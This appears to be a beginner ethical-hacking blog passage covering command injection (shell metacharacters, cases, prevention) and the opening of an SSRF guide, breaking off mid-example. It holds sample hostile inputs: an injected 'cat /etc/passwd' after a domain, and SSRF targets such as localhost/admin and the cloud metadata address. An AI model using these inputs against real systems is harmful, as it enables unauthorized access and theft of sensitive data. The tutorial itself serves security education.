
Attackers often use special shell characters to inject commands. Some examples include:

  • ;
  • &&
  • |
  • ||
  • $
  • `


These characters allow attackers to chain commands together or execute additional operations. For example:


example.com; cat /etc/passwd

This could force the system to display sensitive system account information.

Real-World Examples

Command injection attacks are a serious threat to web applications and have been responsible for numerous security breaches in the past. Let’s see some of the real-world examples of exploitation of this vulnerability.

1. Shellshock Bash vulnerability:

In 2014, a critical vulnerability was discovered in the Bash shell, which is used on many Unix-based systems. The vulnerability allowed an attacker to execute arbitrary commands by exploiting the way that Bash processed environment variables. This vulnerability affected millions of servers and devices worldwide, including many web servers.

2. EquiFax Data Breach:

In 2017, Equifax suffered a massive data breach that exposed the personal information of over 140 million people. The breach was the result of a command injection attack that targeted a vulnerability in the company’s web application framework. The attackers were able to execute arbitrary commands on the server and steal sensitive data.

These are just a few examples of the devastating consequences of command injection attacks. In each case, the attackers were able to gain unauthorized access to sensitive data by exploiting vulnerabilities in web applications.

How Ethical Hackers Test for Command Injection

In authorized testing environments, security testers may attempt to insert special characters into input fields such as:

  • Form fields
  • URL parameters
  • File upload names
  • HTTP headers

They then observe whether the application executes unintended commands or returns unusual output.

How To Prevent Command Injection?

Command injection can be prevented by careful handling of user input.

1. Avoid System Shell Calls:

Whenever possible, developers should use built-in programming language libraries instead of executing system commands.

2. Validate and Sanitize Input:

Applications should strictly validate user input and reject unexpected characters or formats. For example:

  • Allow only domain names for a ping tool
  • Reject special shell characters

3. Use Parameterized APIs:

Many programming languages provide safe functions that separate command arguments from user input. This prevents the shell from interpreting injected commands.


4. Apply the Principle of Least Privilege:
Servers should run applications with limited permissions so that even if exploitation occurs, the damage is minimized.

Conclusion

Command Injection is a powerful reminder that user input should never be trusted. A single poorly validated parameter can allow attackers to run commands directly on a server. For beginners in ethical hacking, learning about command injection helps build a strong foundation in:
  • Secure coding practices
  • Input validation
  • Web application security
  • Operating system interactions

Understanding these concepts is essential for both building secure applications and identifying vulnerabilities during security testing. As modern applications grow more complex, developers and security professionals must remain vigilant. Preventing vulnerabilities like command injection starts with one key rule:

Always treat user input as potentially dangerous.

Posted on

Server-Side Request Forgery (SSRF): A Beginners Guide

Hello aspiring Ethical Hackers. In our previous blogpost, you learnt about web application hacking. In this artcle, you will learn about Server Side Request Forgery (SSRF) vulnerability, a dangerous vulnerability in web applications and websites.

Server-Side Request Forgery is one of the most misunderstood web vulnerabilities. Yet it can be incredibly dangerous. For beginners in ethical hacking, SSRF is an important concept because it shows how attackers can abuse a trusted server to access internal systems that are normally hidden from the public internet. Let’s break it down in simple terms for you.

In this article, we’ll explain you what SSRF is, how it works, types of SSRF attacks, examples, how to prevent and detect this attacks and case studies of notable attacks in real-world.

What is Server Side Request Forgery?



Server-Side Request Forgery happens when a web application fetches a URL based on user input, but fails to properly validate it. This allows an attacker to trick the server into making unintended requests. Instead of the attacker directly accessing a restricted resource, they make the server do it for them.

Think of it like this:

You’re not allowed inside a secure building. But you convince a trusted employee to go inside and bring something out for you. In SSRF, the web server is that trusted employee.

In an SSRF attack, an attacker can exploit a web application to send requests to other internal or external servers, bypassing access controls and security mechanisms.


Server Side Request Forgery

SSRF attacks differ from other web application vulnerabilities, such as Cross-Site Scripting (XSS) or SQL Injection (SQLi), in that they do not rely on injecting malicious code into a web page. Instead, this attacks exploit the application’s ability to send requests to other servers.

How Server Side Request Forgery Attacks Work


  1. The attacker sends a request to the vulnerable web application, often by manipulating a user-controlled input field such as a URL parameter.
  2. The web application processes the request and sends a request to another server, typically based on the user’s input.
  3. The attacker intercepts the request and modifies it to send a request to a different server, often an internal server that is not accessible from outside the network.
  4. The vulnerable web application sends the unauthorized request to the attacker’s desired server, bypassing access controls and security mechanisms.

A Simple Example

Let’s see a simple example of a SSRF attack. Imagine a website that allows users to fetch profile pictures by entering an image URL:

https://example.com/fetch-image?url=https://images.com/photo.jpg

The application retrieves the image from the given URL and displays it. But what if an attacker changes the URL to something like given below.


http://localhost/admin

Now the server tries to access its own internal admin panel — something that should never be exposed to the public. Even worse, attackers might target:


http://169.254.169.254/

